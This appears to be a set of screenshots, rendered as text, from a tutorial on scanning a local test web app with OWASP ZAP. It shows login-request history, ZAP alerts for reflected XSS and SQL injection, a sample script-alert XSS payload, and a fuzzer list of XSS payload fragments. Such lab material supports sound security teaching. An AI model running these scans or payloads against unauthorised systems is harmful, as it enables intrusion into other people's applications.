152	30/04/15 11:37:07	30/04/15 11:37:08	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.68 s	171 bytes	4.36 KiB
153	30/04/15 11:37:08	30/04/15 11:37:10	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.25 s	171 bytes	4.36 KiB
154	30/04/15 11:37:10	30/04/15 11:37:11	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.55 s	171 bytes	4.36 KiB
155	30/04/15 11:37:11	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	276 ms	171 bytes	4.36 KiB
156	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	179 ms	171 bytes	4.36 KiB
157	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	175 ms	171 bytes	4.36 KiB
158	30/04/15 11:37:12	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.49 s	171 bytes	4.36 KiB
159	30/04/15 11:37:13	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.29 s	171 bytes	4.36 KiB
160	30/04/15 11:37:13	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.60 s	171 bytes	4.36 KiB

Alerts 0 2 3 0Current Scans 0 1 0 0 0 0 0 0




will pollute data



Applications > Kali Linux > Top 10 Security Tools > owasp-zap





Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:

Select...

Attack

Stop

Progress:

Not started

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser:

Plug-n-Hack

Or point your browser at:



Forced Browse

Fuzzer

Params

Http Sessions

Zest Results

Clients

WebSockets

AJAX Spider

Output

History

Search

Break Points

Alerts

Active Scan

Spider

Filter: OFF

Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
----	----------------	--------	-----	------	--------	-----	-----------------	---------------	------	------

- Sites
 - http://localhost:8080
 - GET:login
 - GET:index.php
 - css
 - POST:login(password,username)
 - POST:login(searchTerm)
 - GET:login(error)
 - POST:login(error)(searchTerm)
 - GET:signup
 - POST:signup(searchTerm)
 - POST:signup(firstName,lastName,password)

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: [Select...](#)

[Attack](#) [Stop](#)

Progress: Attack complete - see the Alerts tab for details of any issues found

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser: [Plug-n-Hack](#)

Or point your browser at:

- Alerts (2)
 - Cross-domain JavaScript source file inclusion (14)
 - Password Autocomplete in browser (4)
 - GET: http://localhost:8080/login
 - GET: http://localhost:8080/login?error
 - GET: http://localhost:8080/signup
 - POST: http://localhost:8080/signup

Password Autocomplete in browser

URL:

Risk: Low

Reliability: Warning

Parameter: input

Evidence: `<input type="password" class="form-control" id="password" name="password" placeholder="Password">`

CWE Id: 525

WASC Id: 0

Description:

AUTOCOMPLETE attribute is not disabled in HTML FORM/INPUT element containing password type input. Passwords may be stored in browsers and retrieved.

Connection Settings

Configure Proxies to Access the Internet

- ☐ No proxy
- ☐ Auto-detect proxy settings for this network
- ☐ Use system proxy settings
- ☒ Manual proxy configuration:

HTTP Proxy: Port:

☐ Use this proxy server for all protocols

SSL Proxy: Port:

FTP Proxy: Port:

SOCKS Host: Port:

☐ SOCKS v4 ☒ SOCKS v5 ☐ Remote DNS

No Proxy for:

Example: .mozilla.org, .net.nz, 192.168.1.0/24

- ☐ Automatic proxy configuration URL:

Reload

☒ Do not prompt for authentication if password is saved

Help

Cancel

OK

Sites

- http://localhost:8080
 - GET:login
 - GET:index.php
 - css
 - POST:login(password,username)
 - POST:login(searchTerm)
 - GET:login(error)
 - POST:login(error)(searchTerm)
 - GET:signup
 - POST:signup(searchTerm)
 - POST:signup(firstName,lastName,password)
 - GET:logout
 - GET:login(logout)
 - GET:post
 - POST:post(content,title)
- http://localhost:9000

Header: Text Body: Text

HTTP/1.1 200 OK
 Server: Apache-Coyote/1.1
 X-Content-Type-Options: nosniff
 X-XSS-Protection: 1; mode=block
 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
 Pragma: no-cache
 Expires: 0
 X-Frame-Options: DENY
 X-Content-Type-Options: nosniff
 Cache-Control: no-cache, no-store, max-age=0, must-revalidate

```
<a href="#">two</a>
</h2>
<p class="lead">
  by <a href="index.php">Start Bootstrap</a>
</p>
<p><span class="glyphicon glyphicon-time"></span> Posted on November 30, 2015 8:12:14 PM EST</p>
<hr>

<hr>
<p></p><script>alert(1);</script><p></p>
```

Alerts (5)

- Cross Site Scripting (Reflected) (2)
 - POST: http://localhost:8080/post
 - POST: http://localhost:8080/post
- SQL Injection - MySQL
- SQL Injection (2)
- Cross-domain JavaScript source file inclusion (18)
- Password Autocomplete in browser (5)
 - GET: http://localhost:8080/login
 - GET: http://localhost:8080/login?error
 - GET: http://localhost:8080/login?logout
 - GET: http://localhost:8080/signup
 - POST: http://localhost:8080/signup

Cross Site Scripting (Reflected)

URL: http://localhost:8080/post

Risk: High

Reliability: Warning

Parameter: title

Attack: </p><script>alert(1);</script><p>

Evidence: </p><script>alert(1);</script><p>

CWE Id: 79

WASC Id: 8

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also be written in VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

Other Info:

Sites

- http://localhost:8080
 - GET:login
 - GET:index.php
 - css
 - POST:login(password,username)
 - POST:login(searchTerm)
 - GET:login(error)
 - POST:login(error)(searchTerm)
 - GET:signup
 - POST:signup(searchTerm)
 - POST:signup(firstName,lastName,password)
 - GET:logout
 - GET:login(logout)
 - GET:post
 - POST:post(content,title)
- http://localhost:9000

Header: Text Body: Text

```

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
    
```

```

<a href="#">two</a>
</h2>
<p class="lead">
  by <a href="index.php">Start Bootstrap</a>
</p>
<p><span class="glyphicon glyphicon-time"></span> Posted on November 30, 2015 8:12:14 PM EST</p>
<hr>

<hr>
<p></p><script>alert(1);</script><p></p>
    
```

Alerts (5)

- Cross Site Scripting (Reflected) (2)
 - POST: http://localhost:8080/post
 - POST: http://localhost:8080/post
- SQL Injection - MySQL
- SQL Injection (2)
- Cross-domain JavaScript source file inclusion (18)
- Password Autocomplete in browser (5)
 - GET: http://localhost:8080/login
 - GET: http://localhost:8080/login?error
 - GET: http://localhost:8080/login?logout
 - GET: http://localhost:8080/signup
 - POST: http://localhost:8080/signup

Cross Site Scripting (Reflected)

URL: http://localhost:8080/post

Risk: High

Reliability: Warning

Parameter: title

Attack: </p><script>alert(1);</script><p>

Evidence: </p><script>alert(1);</script><p>

CWE Id: 79

WASC Id: 8

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also be written in VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

Other Info:

Attack > Active Scan site

Untitled Session - OWASP ZAP

File Edit View Analyse Report Tools Online Help

Standard mode

Sites Scripts Quick Start Request Response Break Script Console

Sites

- http://localhost:8080
 - GET:login
 - GET:index.php
 - css
 - POST:login(password,username)
 - POST:login(searchTerm)
 - GET:login(error)
 - POST:login(error)(searchTerm)
 - GET:signup
 - POST:signup(searchTerm)
 - POST:signup(firstName,lastName,password)
 - GET:logout
 - GET:login(logout)
 - GET:post
 - POST:post(content,title)
- http://localhost:9000

Header: Text Body: Text

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate

```
<a href="#">two</a>
</h2>
<p class="lead">
  by <a href="index.php">Start Bootstrap</a>
</p>
<p><span class="glyphicon glyphicon-time"></span> Posted on November 30, 2015 8:12:14 PM EST</p>
<hr>

<hr>
<p></p><script>alert(1);</script><p></p>
```

Forced Browse Fuzzer Params Http Sessions Zest Results Clients WebSockets AJAX Spider Output

History Search Break Points Alerts Active Scan Spider

Alerts (5)

- Cross Site Scripting (Reflected) (2)
 - POST: http://localhost:8080/post
 - POST: http://localhost:8080/post
- SQL Injection - MySQL
- SQL Injection (2)
- Cross-domain JavaScript source file inclusion (18)
- Password Autocomplete in browser (5)
 - GET: http://localhost:8080/login
 - GET: http://localhost:8080/login?error
 - GET: http://localhost:8080/login?logout
 - GET: http://localhost:8080/signup
 - POST: http://localhost:8080/signup

Cross Site Scripting (Reflected)

URL: http://localhost:8080/post

Risk: High

Reliability: Warning

Parameter: title

Attack: </p><script>alert(1);</script><p>

Evidence: </p><script>alert(1);</script><p>

CWE Id: 79

WASC Id: 8

Description:


Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also be written in VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

Other Info:

Alerts 3 0 2 0

Current Scans 0 0 0 0 0 0 0 0

Flag as Context > Form-based Auth Login request



The screenshot displays the OWASP ZAP (Zed Attack Proxy) interface. The top menu bar includes File, Edit, View, Analyse, Report, Tools, and Online Help. Below the menu is a toolbar with various icons. The main window is divided into several panes:

- Sites:** A tree view on the left showing the site structure. A red arrow points to the entry `POST:login(password,username)` under the `http://localhost:8080` site.
- Request/Response:** The central pane shows the details of the selected request. The header is `POST http://localhost:8080/login HTTP/1.1`. The body contains the URL-encoded data `username=ZAP&password=ZAP`.
- History:** A table at the bottom showing a list of requests. The first 13 requests are all `POST` to `http://localhost:8080/post` with a status of `200`.

The bottom status bar shows `Alerts 3 0 3 1` and `Current Scans 0 0 0 0 0 0`.

Method	URI	Status	Reason	RTT (ms)	Size	State	Fuzz
POST	http://localhost:8080/post	200	OK	18	7,619	Reflected	style=-mo...
POST	http://localhost:8080/post	200	OK	11	7,663	Reflected	width: exp...
POST	http://localhost:8080/post	200	OK	10	7,773	Reflected	sstyle=foo...
POST	http://localhost:8080/post	200	OK	15	7,804	Reflected	<DIV STYL...
POST	http://localhost:8080/post	200	OK	12	7,839	Reflected	<DIV STYL...
POST	http://localhost:8080/post	200	OK	21	7,856	Reflected	<DIV STYL...
POST	http://localhost:8080/post	200	OK	16	7,886	Reflected	<FRAMES...
POST	http://localhost:8080/post	200	OK	14	7,917	Reflected	<STYLE>...
POST	http://localhost:8080/post	200	OK	10	7,958	Reflected	<STYLE>B...
POST	http://localhost:8080/post	200	OK	11	7,951	Reflected	<STYLE TY...
POST	http://localhost:8080/post	200	OK	24	7,998	Reflected	<STYLE>...
POST	http://localhost:8080/post	200	OK	15	7,908	Reflected	<STYLE>...
POST	http://localhost:8080/post	200	OK	17	7,883	Reflected	<IMG STYL...

Session Properties

▼ Session

General

Exclude from proxy

Exclude from scanner

Exclude from spider

▼ Contexts

▼ 1

1: Include in context

1: Exclude from conte

1: Structure

1: Technology

1: Authentication

1: Users

1: Forced User

1: Session Manageme

